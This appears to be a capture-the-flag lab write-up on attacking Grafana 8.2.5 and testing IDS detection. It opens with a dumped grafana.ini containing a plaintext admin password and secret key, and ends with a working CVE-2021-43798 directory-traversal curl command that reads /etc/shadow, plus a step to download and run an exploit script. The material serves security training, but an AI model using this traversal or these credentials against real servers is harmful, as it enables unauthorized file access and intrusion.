# How long the data proxy waits to read the headers of the response before timing out, default is 30 seconds.
# This setting also applies to core backend HTTP data sources where query requests use an HTTP client with timeout set.
;timeout = 30

# How long the data proxy waits to establish a TCP connection before timing out, default is 10 seconds.
;dialTimeout = 10

# How many seconds the data proxy waits before sending a keepalive probe request.
;keep_alive_seconds = 30

# How many seconds the data proxy waits for a successful TLS Handshake before timing out.
;tls_handshake_timeout_seconds = 10

# How many seconds the data proxy will wait for a server's first response headers after
# fully writing the request headers if the request has an "Expect: 100-continue"
# header. A value of 0 will result in the body being sent immediately, without
# waiting for the server to approve.
;expect_continue_timeout_seconds = 1

# Optionally limits the total number of connections per host, including connections in the dialing,
# active, and idle states. On limit violation, dials will block.
# A value of zero (0) means no limit.
;max_conns_per_host = 0

# The maximum number of idle connections that Grafana will keep alive.
;max_idle_connections = 100

# How many seconds the data proxy keeps an idle connection open before timing out.
;idle_conn_timeout_seconds = 90

# If enabled and user is not anonymous, data proxy will add X-Grafana-User header with username into the request, default is false.
;send_user_header = false

# Limit the amount of bytes that will be read/accepted from responses of outgoing HTTP requests.
;response_limit = 0

# Limits the number of rows that Grafana will process from SQL data sources.
;row_limit = 1000000

#################################### Analytics ####################################
[analytics]
# Server reporting, sends usage counters to stats.grafana.org every 24 hours.
# No ip addresses are being tracked, only simple counters to track
# running instances, dashboard and error counts. It is very helpful to us.
# Change this option to false to disable reporting.
;reporting_enabled = true

# The name of the distributor of the Grafana instance. Ex hosted-grafana, grafana-labs
;reporting_distributor = grafana-labs

# Set to false to disable all checks to https://grafana.net
# for new versions (grafana itself and plugins), check is used
# in some UI views to notify that grafana or plugin update exists
# This option does not cause any auto updates, nor send any information
# only a GET request to http://grafana.com to get latest versions
;check_for_updates = true

# Google Analytics universal tracking code, only enabled if you specify an id here
;google_analytics_ua_id =

# Google Tag Manager ID, only enabled if you specify an id here
;google_tag_manager_id =

#################################### Security ####################################
[security]
# disable creation of admin user on first start of grafana
;disable_initial_admin_creation = false

# default admin user, created on startup
admin_user = grafana-admin

# default admin password, can be changed before first start of grafana,  or in profile settings
admin_password = GraphingTheWorld32

# used for signing
;secret_key = SW2YcwTIb9zpOOhoPsMm

# disable gravatar profile images
;disable_gravatar = false

# data source proxy whitelist (ip_or_domain:port separated by spaces)
;data_source_proxy_whitelist =

# disable protection against brute force login attempts
;disable_brute_force_login_protection = false

# set to true if you host Grafana behind HTTPS. default is false.
;cookie_secure = false

# set cookie SameSite attribute. defaults to `lax`. can be set to "lax", "strict", "none" and "disabled"
;cookie_samesite = lax

# set to true if you want to allow browsers to render Grafana in a <frame>, <iframe>, <embed> or <object>. default is false.
;allow_embedding = false

# Set to true if you want to enable http strict transport security (HSTS) response header.
# This is only sent when HTTPS is enabled in this configuration.
# HSTS tells browsers that the site should only be accessed using HTTPS.
;strict_transport_security = false

# Sets how long a browser should cache HSTS. Only applied if strict_transport_security is enabled.
;strict_transport_security_max_age_seconds = 86400

# Set to true if to enable HSTS preloading option. Only applied if strict_transport_security is enabled.
;strict_transport_security_preload = false

# Set to true if to enable the HSTS includeSubDomains option. Only applied if strict_transport_security is enabled.
;strict_transport_security_subdomains = false

# Set to true to enable the X-Content-Type-Options response header.
# The X-Content-Type-Options response HTTP header is a marker used by the server to indicate that the MIME types advertised
# in the Content-Type headers should not be changed and be followed.
;x_content_type_options = true

# Set to true to enable the X-XSS-Protection header, which tells browsers to stop pages from loading
# when they detect reflected cross-site scripting (XSS) attacks.
;x_xss_protection = true

# Enable adding the Content-Security-Policy header to your requests.
# CSP allows to control resources the user agent is allowed to load and helps prevent XSS attacks.
;content_security_policy = false

# Set Content Security Policy template used when adding the Content-Security-Policy header to your requests.
# $NONCE in the template includes a random nonce.
# $ROOT_PATH is server.root_url without the protocol.
;content_security_policy_template = """script-src 'self' 'unsafe-eval' 'unsafe-inline' 'strict-dynamic' $NONCE;object-src 'none';font-src 'self';style-src 'self' 'unsafe-inline' blob:;img-src * data:;base-uri 'self';connect-src 'self' grafana.com ws://$ROOT_PATH wss://$ROOT_PATH;manifest-src 'self';media-src 'none';form-action 'self';"""

#################################### Snapshots ###########################
[snapshots]
# snapshot sharing options
;external_enabled = true
;external_snapshot_url = https://snapshots-origin.raintank.io
;external_snapshot_name = Publish to snapshot.raintank.io

# Set to true to enable this Grafana instance act as an external snapshot server and allow unauthenticated requests for
# creating and deleting snapshots.
;public_mode = false

# remove expired snapshot
;snapshot_remove_expired = true

#################################### Dashboards History ##################
[dashboards]
# Number dashboard versions to keep (per dashboard). Default: 20, Minimum: 1
;versions_to_keep = 20

# Minimum dashboard refresh interval. When set, this will restrict users to set the refresh interval of a dashboard lower than given interval. Per default this is 5 seconds.
# The interval string is a possibly signed sequence of decimal numbers, followed by a unit suffix (ms, s, m, h, d), e.g. 30s or 1m.
;min_refresh_interval = 5s

# Path to the default home dashboard. If this value is empty, then Grafana uses StaticRootPath + "dashboards/home.json"
;default_home_dashboard_path =

#################################### Users ###############################
[users]
# disable user signup / registration
;allow_sign_up = true

# Allow non admin users to create organizations
;allow_org_create = true

# Set to true to automatically assign new users to the default organization (id 1)
;auto_assign_org = true

# Set this value to automatically add new users to the provided organization (if auto_assign_org above is set to true)
;auto_assign_org_id = 1

# Default role new users will be automatically assigned (if disabled above is set to true)
;auto_assign_org_role = Viewer

# Require email validation before sign up completes
;verify_email_enabled = false

# Background text for the user field on the login page
;login_hint = email or username
;password_hint = password

# Default UI theme ("dark" or "light")
;default_theme = dark

# Path to a custom home page. Users are only redirected to this if the default home dashboard is used. It should match a frontend route and contain a leading slash.
; home_page =

# External user management, these options affect the organization users view
;external_manage_link_url =
;external_manage_link_name =
;external_manage_info =

# Viewers can edit/inspect dashboard settings in the browser. But not save the dashboard.
;viewers_can_edit = false

# Editors can administrate dashboard, folders and teams they create
;editors_can_admin = false

# The duration in time a user invitation remains valid before expiring. This setting should be expressed as a duration. Examples: 6h (hours), 2d (days), 1w (week). Default is 24h (24 hours). The minimum supported duration is 15m (15 minutes).
;user_invite_max_lifetime_duration = 24h

# Enter a comma-separated list of users login to hide them in the Grafana UI. These users are shown to Grafana admins and themselves.
; hidden_users =

[auth]
# Login cookie name
;login_cookie_name = grafana_session

# The maximum lifetime (duration) an authenticated user can be inactive before being required to login at next visit. Default is 7 days (7d). This setting should be expressed as a duration, e.g. 5m (minutes), 6h (hours), 10d (days), 2w (weeks), 1M (month). The lifetime resets at each successful token rotation.
;login_maximum_inactive_lifetime_duration =

# The maximum lifetime (duration) an authenticated user can be logged in since login time before being required to login. Default is 30 days (30d). This setting should be expressed as a duration, e.g. 5m (minutes), 6h (hours), 10d (days), 2w (weeks), 1M (month).
;login_maximum_lifetime_duration =

# How often should auth tokens be rotated for authenticated users when being active. The default is each 10 minutes.
;token_rotation_interval_minutes = 10

# Set to true to disable (hide) the login form, useful if you use OAuth, defaults to false
;disable_login_form = false

# Set to true to disable the sign out link in the side menu. Useful if you use auth.proxy or auth.jwt, defaults to false
;disable_signout_menu = false

# URL to redirect the user to after sign out
;signout_redirect_url =

# Set to true to attempt login with OAuth automatically, skipping the login screen.
# This setting is ignored if multiple OAuth providers are configured.
;oauth_auto_login = false

# OAuth state max age cookie duration in seconds. Defaults to 600 seconds.
;oauth_state_cookie_max_age = 600

# limit of api_key seconds to live before expiration
;api_key_max_seconds_to_live = -1

# Set to true to enable SigV4 authentication option for HTTP-based datasources.
;sigv4_auth_enabled = false

#################################### Anonymous Auth ######################
[auth.anonymous]
# enable anonymous access
;enabled = false

# specify organization name that should be used for unauthenticated users
;org_name = Main Org.

# specify role for unauthenticated users
;org_role = Viewer

# mask the Grafana version number for unauthenticated users
;hide_version = false

#################################### GitHub Auth ##########################
[auth.github]
;enabled = false
;allow_sign_up = true
;client_id = some_id
;client_secret = some_secret
;scopes = user:email,read:org
;auth_url = https://github.com/login/oauth/authorize
;token_url = https://github.com/login/oauth/access_token
;api_url = https://api.github.com/user
;allowed_domains =
;team_ids =
;allowed_organizations =

#################################### GitLab Auth #########################
[auth.gitlab]
;enabled = false
;allow_sign_up = true
;client_id = some_id
;client_secret = some_secret
;scopes = api
;auth_url = https://gitlab.com/oauth/authorize
;token_url = https://gitlab.com/oauth/token
;api_url = https://gitlab.com/api/v4
;allowed_domains =
;allowed_groups =

#################################### Google Auth ##########################
[auth.google]
;enabled = false
;allow_sign_up = true
;client_id = some_client_id
;client_secret = some_client_secret
;scopes = https://www.googleapis.com/auth/userinfo.profile https://www.googleapis.com/auth/userinfo.email
;auth_url = https://accounts.google.com/o/oauth2/auth
;token_url = https://accounts.google.com/o/oauth2/token
;api_url = https://www.googleapis.com/oauth2/v1/userinfo
;allowed_domains =
;hosted_domain =

#################################### Grafana.com Auth ####################
[auth.grafana_com]
;enabled = false
;allow_sign_up = true
;client_id = some_id
;client_secret = some_secret
;scopes = user:email
;allowed_organizations =

#################################### Azure AD OAuth #######################
[auth.azuread]
;name = Azure AD
;enabled = false
;allow_sign_up = true
;client_id = some_client_id
;client_secret = some_client_secret
;scopes = openid email profile
;auth_url = https://login.microsoftonline.com/<tenant-id>/oauth2/v2.0/authorize
;token_url = https://login.microsoftonline.com/<tenant-id>/oauth2/v2.0/token
;allowed_domains =
;allowed_groups =

#################################### Okta OAuth #######################
[auth.okta]
;name = Okta
;enabled = false
;allow_sign_up = true
;client_id = some_id
;client_secret = some_secret
;scopes = openid profile email groups
;auth_url = https://<tenant-id>.okta.com/oauth2/v1/authorize
;token_url = https://<tenant-id>.okta.com/oauth2/v1/token
;api_url = https://<tenant-id>.okta.com/oauth2/v1/userinfo
;allowed_domains =
;allowed_groups =
;role_attribute_path =
;role_attribute_strict = false

#################################### Generic OAuth ##########################
[auth.generic_oauth]
;enabled = false
;name = OAuth
;allow_sign_up = true
;client_id = some_id
;client_secret = some_secret
;scopes = user:email,read:org
;empty_scopes = false
;email_attribute_name = email:primary
;email_attribute_path =
;login_attribute_path =
;name_attribute_path =
;id_token_attribute_name =
;auth_url = https://foo.bar/login/oauth/authorize
;token_url = https://foo.bar/login/oauth/access_token
;api_url = https://foo.bar/user
;teams_url =
;allowed_domains =
;team_ids =
;allowed_organizations =
;role_attribute_path =
;role_attribute_strict = false
;groups_attribute_path =
;team_ids_attribute_path =
;tls_skip_verify_insecure = false
;tls_client_cert =
;tls_client_key =
;tls_client_ca =

#################################### Basic Auth ##########################
[auth.basic]
;enabled = true

#################################### Auth Proxy ##########################
[auth.proxy]
;enabled = false
;header_name = X-WEBAUTH-USER
;header_property = username
;auto_sign_up = true
;sync_ttl = 60
;whitelist = 192.168.1.1, 192.168.2.1
;headers = Email:X-User-Email, Name:X-User-Name
# Read the auth proxy docs for details on what the setting below enables
;enable_login_token = false

#################################### Auth JWT ##########################
[auth.jwt]
;enabled = true
;header_name = X-JWT-Assertion
;email_claim = sub
;username_claim = sub
;jwk_set_url = https://foo.bar/.well-known/jwks.json
;jwk_set_file = /path/to/jwks.json
;cache_ttl = 60m
;expected_claims = {"aud": ["foo", "bar"]}
;key_file = /path/to/key/file

#################################### Auth LDAP ##########################
[auth.ldap]
;enabled = false
;config_file = /etc/grafana/ldap.toml
;allow_sign_up = true

# LDAP background sync (Enterprise only)
# At 1 am every day
;sync_cron = "0 0 1 * * *"
;active_sync_enabled = true

#################################### AWS ###########################
[aws]
# Enter a comma-separated list of allowed AWS authentication providers.
# Options are: default (AWS SDK Default), keys (Access && secret key), credentials (Credentials field), ec2_iam_role (EC2 IAM Role)
; allowed_auth_providers = default,keys,credentials

# Allow AWS users to assume a role using temporary security credentials.
# If true, assume role will be enabled for all AWS authentication providers that are specified in aws_auth_providers
; assume_role_enabled = true

#################################### Azure ###############################
[azure]
# Azure cloud environment where Grafana is hosted
# Possible values are AzureCloud, AzureChinaCloud, AzureUSGovernment and AzureGermanCloud
# Default value is AzureCloud (i.e. public cloud)
;cloud = AzureCloud

# Specifies whether Grafana hosted in Azure service with Managed Identity configured (e.g. Azure Virtual Machines instance)
# If enabled, the managed identity can be used for authentication of Grafana in Azure services
# Disabled by default, needs to be explicitly enabled
;managed_identity_enabled = false

# Client ID to use for user-assigned managed identity
# Should be set for user-assigned identity and should be empty for system-assigned identity
;managed_identity_client_id =

#################################### SMTP / Emailing ##########################
[smtp]
;enabled = false
;host = localhost:25
;user =
# If the password contains # or ; you have to wrap it with triple quotes. Ex """#password;"""
;password =
;cert_file =
;key_file =
;skip_verify = false
;from_address = admin@grafana.localhost
;from_name = Grafana
# EHLO identity in SMTP dialog (defaults to instance_name)
;ehlo_identity = dashboard.example.com
# SMTP startTLS policy (defaults to 'OpportunisticStartTLS')
;startTLS_policy = NoStartTLS

[emails]
;welcome_email_on_sign_up = false
;templates_pattern = emails/*.html, emails/*.txt
;content_types = text/html

#################################### Logging ##########################
[log]
# Either "console", "file", "syslog". Default is console and  file
# Use space to separate multiple modes, e.g. "console file"
;mode = console file

# Either "debug", "info", "warn", "error", "critical", default is "info"
;level = info

# optional settings to set different levels for specific loggers. Ex filters = sqlstore:debug
;filters =

# For "console" mode only
[log.console]
;level =

# log line format, valid options are text, console and json
;format = console

# For "file" mode only
[log.file]
;level =

# log line format, valid options are text, console and json
;format = text

# This enables automated log rotate(switch of following options), default is true
;log_rotate = true

# Max line number of single file, default is 1000000
;max_lines = 1000000

# Max size shift of single file, default is 28 means 1 << 28, 256MB
;max_size_shift = 28

# Segment log daily, default is true
;daily_rotate = true

# Expired days of log file(delete after max days), default is 7
;max_days = 7

[log.syslog]
;level =

# log line format, valid options are text, console and json
;format = text

# Syslog network type and address. This can be udp, tcp, or unix. If left blank, the default unix endpoints will be used.
;network =
;address =

# Syslog facility. user, daemon and local0 through local7 are valid.
;facility =

# Syslog tag. By default, the process' argv[0] is used.
;tag =

[log.frontend]
# Should Sentry javascript agent be initialized
;enabled = false

# Sentry DSN if you want to send events to Sentry.
;sentry_dsn =

# Custom HTTP endpoint to send events captured by the Sentry agent to. Default will log the events to stdout.
;custom_endpoint = /log

# Rate of events to be reported between 0 (none) and 1 (all), float
;sample_rate = 1.0

# Requests per second limit enforced an extended period, for Grafana backend log ingestion endpoint (/log).
;log_endpoint_requests_per_second_limit = 3

# Max requests accepted per short interval of time for Grafana backend log ingestion endpoint (/log).
;log_endpoint_burst_limit = 15

#################################### Usage Quotas ########################
[quota]
; enabled = false

#### set quotas to -1 to make unlimited. ####
# limit number of users per Org.
; org_user = 10

# limit number of dashboards per Org.
; org_dashboard = 100

# limit number of data_sources per Org.
; org_data_source = 10

# limit number of api_keys per Org.
; org_api_key = 10

# limit number of alerts per Org.
;org_alert_rule = 100

# limit number of orgs a user can create.
; user_org = 10

# Global limit of users.
; global_user = -1

# global limit of orgs.
; global_org = -1

# global limit of dashboards
; global_dashboard = -1

# global limit of api_keys
; global_api_key = -1

# global limit on number of logged in users.
; global_session = -1

# global limit of alerts
;global_alert_rule = -1

#################################### Unified Alerting ####################
[unified_alerting]
#Enable the Unified Alerting sub-system and interface. When enabled we'll migrate all of your alert rules and notification channels to the new system. New alert rules will be created and your notification channels will be converted into an Alertmanager configuration. Previous data is preserved to enable backwards compatibility but new data is removed.```
;enabled = false

# Comma-separated list of organization IDs for which to disable unified alerting. Only supported if unified alerting is enabled.
;disabled_orgs =

# Specify the frequency of polling for admin config changes.
# The interval string is a possibly signed sequence of decimal numbers, followed by a unit suffix (ms, s, m, h, d), e.g. 30s or 1m.
;admin_config_poll_interval = 60s

# Specify the frequency of polling for Alertmanager config changes.
# The interval string is a possibly signed sequence of decimal numbers, followed by a unit suffix (ms, s, m, h, d), e.g. 30s or 1m.
;alertmanager_config_poll_interval = 60s

# Listen address/hostname and port to receive unified alerting messages for other Grafana instances. The port is used for both TCP and UDP. It is assumed other Grafana instances are also running on the same port. The default value is `0.0.0.0:9094`.
;ha_listen_address = "0.0.0.0:9094"

# Listen address/hostname and port to receive unified alerting messages for other Grafana instances. The port is used for both TCP and UDP. It is assumed other Grafana instances are also running on the same port. The default value is `0.0.0.0:9094`.
;ha_advertise_address = ""

# Comma-separated list of initial instances (in a format of host:port) that will form the HA cluster. Configuring this setting will enable High Availability mode for alerting.
;ha_peers = ""

# Time to wait for an instance to send a notification via the Alertmanager. In HA, each Grafana instance will
# be assigned a position (e.g. 0, 1). We then multiply this position with the timeout to indicate how long should
# each instance wait before sending the notification to take into account replication lag.
# The interval string is a possibly signed sequence of decimal numbers, followed by a unit suffix (ms, s, m, h, d), e.g. 30s or 1m.
;ha_peer_timeout = "15s"

# The interval between sending gossip messages. By lowering this value (more frequent) gossip messages are propagated
# across cluster more quickly at the expense of increased bandwidth usage.
# The interval string is a possibly signed sequence of decimal numbers, followed by a unit suffix (ms, s, m, h, d), e.g. 30s or 1m.
;ha_gossip_interval = "200ms"

# The interval between gossip full state syncs. Setting this interval lower (more frequent) will increase convergence speeds
# across larger clusters at the expense of increased bandwidth usage.
# The interval string is a possibly signed sequence of decimal numbers, followed by a unit suffix (ms, s, m, h, d), e.g. 30s or 1m.
;ha_push_pull_interval = "60s"

# Enable or disable alerting rule execution. The alerting UI remains visible. This option has a legacy version in the `[alerting]` section that takes precedence.
;execute_alerts = true

# Alert evaluation timeout when fetching data from the datasource. This option has a legacy version in the `[alerting]` section that takes precedence.
# The timeout string is a possibly signed sequence of decimal numbers, followed by a unit suffix (ms, s, m, h, d), e.g. 30s or 1m.
;evaluation_timeout = 30s

# Number of times we'll attempt to evaluate an alert rule before giving up on that evaluation. This option has a legacy version in the `[alerting]` section that takes precedence.
;max_attempts = 3

# Minimum interval to enforce between rule evaluations. Rules will be adjusted if they are less than this value  or if they are not multiple of the scheduler interval (10s). Higher values can help with resource management as we'll schedule fewer evaluations over time. This option has a legacy version in the `[alerting]` section that takes precedence.
# The interval string is a possibly signed sequence of decimal numbers, followed by a unit suffix (ms, s, m, h, d), e.g. 30s or 1m.
;min_interval = 10s

#################################### Alerting ############################
[alerting]
# Disable legacy alerting engine & UI features
;enabled = true

# Makes it possible to turn off alert execution but alerting UI is visible
;execute_alerts = true

# Default setting for new alert rules. Defaults to categorize error and timeouts as alerting. (alerting, keep_state)
;error_or_timeout = alerting

# Default setting for how Grafana handles nodata or null values in alerting. (alerting, no_data, keep_state, ok)
;nodata_or_nullvalues = no_data

# Alert notifications can include images, but rendering many images at the same time can overload the server
# This limit will protect the server from render overloading and make sure notifications are sent out quickly
;concurrent_render_limit = 5

# Default setting for alert calculation timeout. Default value is 30
;evaluation_timeout_seconds = 30

# Default setting for alert notification timeout. Default value is 30
;notification_timeout_seconds = 30

# Default setting for max attempts to sending alert notifications. Default value is 3
;max_attempts = 3

# Makes it possible to enforce a minimal interval between evaluations, to reduce load on the backend
;min_interval_seconds = 1

# Configures for how long alert annotations are stored. Default is 0, which keeps them forever.
# This setting should be expressed as a duration. Examples: 6h (hours), 10d (days), 2w (weeks), 1M (month).
;max_annotation_age =

# Configures max number of alert annotations that Grafana stores. Default value is 0, which keeps all alert annotations.
;max_annotations_to_keep =

#################################### Annotations #########################
[annotations]
# Configures the batch size for the annotation clean-up job. This setting is used for dashboard, API, and alert annotations.
;cleanupjob_batchsize = 100

[annotations.dashboard]
# Dashboard annotations means that annotations are associated with the dashboard they are created on.

# Configures how long dashboard annotations are stored. Default is 0, which keeps them forever.
# This setting should be expressed as a duration. Examples: 6h (hours), 10d (days), 2w (weeks), 1M (month).
;max_age =

# Configures max number of dashboard annotations that Grafana stores. Default value is 0, which keeps all dashboard annotations.
;max_annotations_to_keep =

[annotations.api]
# API annotations means that the annotations have been created using the API without any
# association with a dashboard.

# Configures how long Grafana stores API annotations. Default is 0, which keeps them forever.
# This setting should be expressed as a duration. Examples: 6h (hours), 10d (days), 2w (weeks), 1M (month).
;max_age =

# Configures max number of API annotations that Grafana keeps. Default value is 0, which keeps all API annotations.
;max_annotations_to_keep =

#################################### Explore #############################
[explore]
# Enable the Explore section
;enabled = true

#################################### Internal Grafana Metrics ##########################
# Metrics available at HTTP API Url /metrics
[metrics]
# Disable / Enable internal metrics
;enabled           = true
# Graphite Publish interval
;interval_seconds  = 10
# Disable total stats (stat_totals_*) metrics to be generated
;disable_total_stats = false

#If both are set, basic auth will be required for the metrics endpoint.
; basic_auth_username =
; basic_auth_password =

# Metrics environment info adds dimensions to the `grafana_environment_info` metric, which
# can expose more information about the Grafana instance.
[metrics.environment_info]
#exampleLabel1 = exampleValue1
#exampleLabel2 = exampleValue2

# Send internal metrics to Graphite
[metrics.graphite]
# Enable by setting the address setting (ex localhost:2003)
;address =
;prefix = prod.grafana.%(instance_name)s.

#################################### Grafana.com integration  ##########################
# Url used to import dashboards directly from Grafana.com
[grafana_com]
;url = https://grafana.com

#################################### Distributed tracing ############
[tracing.jaeger]
# Enable by setting the address sending traces to jaeger (ex localhost:6831)
;address = localhost:6831
# Tag that will always be included in when creating new spans. ex (tag1:value1,tag2:value2)
;always_included_tag = tag1:value1
# Type specifies the type of the sampler: const, probabilistic, rateLimiting, or remote
;sampler_type = const
# jaeger samplerconfig param
# for "const" sampler, 0 or 1 for always false/true respectively
# for "probabilistic" sampler, a probability between 0 and 1
# for "rateLimiting" sampler, the number of spans per second
# for "remote" sampler, param is the same as for "probabilistic"
# and indicates the initial sampling rate before the actual one
# is received from the mothership
;sampler_param = 1
# sampling_server_url is the URL of a sampling manager providing a sampling strategy.
;sampling_server_url =
# Whether or not to use Zipkin propagation (x-b3- HTTP headers).
;zipkin_propagation = false
# Setting this to true disables shared RPC spans.
# Not disabling is the most common setting when using Zipkin elsewhere in your infrastructure.
;disable_shared_zipkin_spans = false

#################################### External image storage ##########################
[external_image_storage]
# Used for uploading images to public servers so they can be included in slack/email messages.
# you can choose between (s3, webdav, gcs, azure_blob, local)
;provider =

[external_image_storage.s3]
;endpoint =
;path_style_access =
;bucket =
;region =
;path =
;access_key =
;secret_key =

[external_image_storage.webdav]
;url =
;public_url =
;username =
;password =

[external_image_storage.gcs]
;key_file =
;bucket =
;path =

[external_image_storage.azure_blob]
;account_name =
;account_key =
;container_name =

[external_image_storage.local]
# does not require any configuration

[rendering]
# Options to configure a remote HTTP image rendering service, e.g. using https://github.com/grafana/grafana-image-renderer.
# URL to a remote HTTP image renderer service, e.g. http://localhost:8081/render, will enable Grafana to render panels and dashboards to PNG-images using HTTP requests to an external service.
;server_url =
# If the remote HTTP image renderer service runs on a different server than the Grafana server you may have to configure this to a URL where Grafana is reachable, e.g. http://grafana.domain/.
;callback_url =
# Concurrent render request limit affects when the /render HTTP endpoint is used. Rendering many images at the same time can overload the server,
# which this setting can help protect against by only allowing a certain amount of concurrent requests.
;concurrent_render_request_limit = 30

[panels]
# If set to true Grafana will allow script tags in text panels. Not recommended as it enable XSS vulnerabilities.
;disable_sanitize_html = false

[plugins]
;enable_alpha = false
;app_tls_skip_verify_insecure = false
# Enter a comma-separated list of plugin identifiers to identify plugins to load even if they are unsigned. Plugins with modified signatures are never loaded.
;allow_loading_unsigned_plugins =
# Enable or disable installing plugins directly from within Grafana.
;plugin_admin_enabled = false
;plugin_admin_external_manage_enabled = false
;plugin_catalog_url = https://grafana.com/grafana/plugins/

#################################### Grafana Live ##########################################
[live]
# max_connections to Grafana Live WebSocket endpoint per Grafana server instance. See Grafana Live docs
# if you are planning to make it higher than default 100 since this can require some OS and infrastructure
# tuning. 0 disables Live, -1 means unlimited connections.
;max_connections = 100

# allowed_origins is a comma-separated list of origins that can establish connection with Grafana Live.
# If not set then origin will be matched over root_url. Supports wildcard symbol "*".
;allowed_origins =

# engine defines an HA (high availability) engine to use for Grafana Live. By default no engine used - in
# this case Live features work only on a single Grafana server. Available options: "redis".
# Setting ha_engine is an EXPERIMENTAL feature.
;ha_engine =

# ha_engine_address sets a connection address for Live HA engine. Depending on engine type address format can differ.
# For now we only support Redis connection address in "host:port" format.
# This option is EXPERIMENTAL.
;ha_engine_address = "127.0.0.1:6379"

#################################### Grafana Image Renderer Plugin ##########################
[plugin.grafana-image-renderer]
# Instruct headless browser instance to use a default timezone when not provided by Grafana, e.g. when rendering panel image of alert.
# See ICU’s metaZones.txt (https://cs.chromium.org/chromium/src/third_party/icu/source/data/misc/metaZones.txt) for a list of supported
# timezone IDs. Fallbacks to TZ environment variable if not set.
;rendering_timezone =

# Instruct headless browser instance to use a default language when not provided by Grafana, e.g. when rendering panel image of alert.
# Please refer to the HTTP header Accept-Language to understand how to format this value, e.g. 'fr-CH, fr;q=0.9, en;q=0.8, de;q=0.7, *;q=0.5'.
;rendering_language =

# Instruct headless browser instance to use a default device scale factor when not provided by Grafana, e.g. when rendering panel image of alert.
# Default is 1. Using a higher value will produce more detailed images (higher DPI), but will require more disk space to store an image.
;rendering_viewport_device_scale_factor =

# Instruct headless browser instance whether to ignore HTTPS errors during navigation. Per default HTTPS errors are not ignored. Due to
# the security risk it's not recommended to ignore HTTPS errors.
;rendering_ignore_https_errors =

# Instruct headless browser instance whether to capture and log verbose information when rendering an image. Default is false and will
# only capture and log error messages. When enabled, debug messages are captured and logged as well.
# For the verbose information to be included in the Grafana server log you have to adjust the rendering log level to debug, configure
# [log].filter = rendering:debug.
;rendering_verbose_logging =

# Instruct headless browser instance whether to output its debug and error messages into running process of remote rendering service.
# Default is false. This can be useful to enable (true) when troubleshooting.
;rendering_dumpio =

# Additional arguments to pass to the headless browser instance. Default is --no-sandbox. The list of Chromium flags can be found
# here (https://peter.sh/experiments/chromium-command-line-switches/). Multiple arguments is separated with comma-character.
;rendering_args =

# You can configure the plugin to use a different browser binary instead of the pre-packaged version of Chromium.
# Please note that this is not recommended, since you may encounter problems if the installed version of Chrome/Chromium is not
# compatible with the plugin.
;rendering_chrome_bin =

# Instruct how headless browser instances are created. Default is 'default' and will create a new browser instance on each request.
# Mode 'clustered' will make sure that only a maximum of browsers/incognito pages can execute concurrently.
# Mode 'reusable' will have one browser instance and will create a new incognito page on each request.
;rendering_mode =

# When rendering_mode = clustered you can instruct how many browsers or incognito pages can execute concurrently. Default is 'browser'
# and will cluster using browser instances.
# Mode 'context' will cluster using incognito pages.
;rendering_clustering_mode =
# When rendering_mode = clustered you can define maximum number of browser instances/incognito pages that can execute concurrently..
;rendering_clustering_max_concurrency =

# Limit the maximum viewport width, height and device scale factor that can be requested.
;rendering_viewport_max_width =
;rendering_viewport_max_height =
;rendering_viewport_max_device_scale_factor =

# Change the listening host and port of the gRPC server. Default host is 127.0.0.1 and default port is 0 and will automatically assign
# a port not in use.
;grpc_host =
;grpc_port =

[enterprise]
# Path to a valid Grafana Enterprise license.jwt file
;license_path =

[feature_toggles]
# enable features, separated by spaces
;enable =

[date_formats]
# For information on what formatting patterns that are supported https://momentjs.com/docs/#/displaying/

# Default system date format used in time range picker and other places where full time is displayed
;full_date = YYYY-MM-DD HH:mm:ss

# Used by graph and other places where we only show small intervals
;interval_second = HH:mm:ss
;interval_minute = HH:mm
;interval_hour = MM/DD HH:mm
;interval_day = MM/DD
;interval_month = YYYY-MM
;interval_year = YYYY

# Experimental feature
;use_browser_locale = false

# Default timezone for user preferences. Options are 'browser' for the browser local timezone or a timezone name from IANA Time Zone database, e.g. 'UTC' or 'Europe/Amsterdam' etc.
;default_timezone = browser

[expressions]
# Enable or disable the expressions functionality.
;enabled = true

[geomap]
# Set the JSON configuration for the default basemap
;default_baselayer_config = `{
;  "type": "xyz",
;  "config": {
;    "attribution": "Open street map",
;    "url": "https://tile.openstreetmap.org/{z}/{x}/{y}.png"
;  }
;}`

# Enable or disable loading other base map layers
;enable_custom_baselayers = true
What version of Grafana is the server running?
Try and acquire this without running a scan. You might need to view the Grafana login page in full screen
8.2.5
What is the ID of the severe CVE that affects this version of Grafana?
If you know the version of Grafana that's running on the target server, It should be possible to search a CVE list
CVE-2021-43798
If this server was publicly available, What site might have information on its services already?
shodan
How would we search the site "example.com" for pdf files, using advanced Google search tags?
site:example.com filetype:pdf
Rulesets
Any signature-based IDS is ultimately reliant, on the quality of its ruleset; attack signatures must be well defined, tested, and consistently applied otherwise, it is likely that an attack will remain undetected. It is also important that the rule set be, kept up to date in order to reduce the time between a new exploit being discovered and its signatures being loaded into deployed IDS. Ruleset development is difficult and, all rule sets especially, ones deployed in NIDS will never completely accurate. Inaccurate rules sets may generate false positives or false negatives with both failures affecting the security of the assets under the protection of an IDS.
In this case, we have identified that one of the target assets is affected by a critical vulnerability which, will allow us to by-parse authentication and gain read access to almost any file on the system. It's been a while since this vulnerability was made public so its signature is available in the Emerging Threats Open ruleset which is loaded by default in Suricata. Let's run this exploit and see if we are detected; First, grab the script to run this exploit from GitHub:
wget https://raw.githubusercontent.com/Jroo1053/GrafanaDirInclusion/master/exploit.py
Once the script has finished downloading you can then run it with:
python3 exploit.py -u 10.10.3.55 -p 3000 -f <REMOTE FILE TO READ>
See what you can find on the server, remember that the exploit, gives us access to the same privileges of the user that's running the service. Once you're happy with what you've found on the server have a look a the IDS alert history at 10.10.3.55:8000/alerts. Can you see any evidence that this particular exploit was detected? like I said not all rule sets are perfect.
Answer the questions below
┌──(witty㉿kali)-[~/Downloads]
└─$ curl --path-as-is http://10.10.3.55:3000/public/plugins/alertlist/../../../../../../../../../../etc/shadow
root:*:19067:0:99999:7:::
daemon:*:19067:0:99999:7:::
bin:*:19067:0:99999:7:::
sys:*:19067:0:99999:7:::
sync:*:19067:0:99999:7:::
games:*:19067:0:99999:7:::
man:*:19067:0:99999:7:::
lp:*:19067:0:99999:7:::
mail:*:19067:0:99999:7:::
news:*:19067:0:99999:7:::
uucp:*:19067:0:99999:7:::
proxy:*:19067:0:99999:7:::
www-data:*:19067:0:99999:7:::
backup:*:19067:0:99999:7:::
list:*:19067:0:99999:7:::
irc:*:19067:0:99999:7:::
gnats:*:19067:0:99999:7:::
nobody:*:19067:0:99999:7:::
_apt:*:19067:0:99999:7:::
systemd-timesync:*:19085:0:99999:7:::
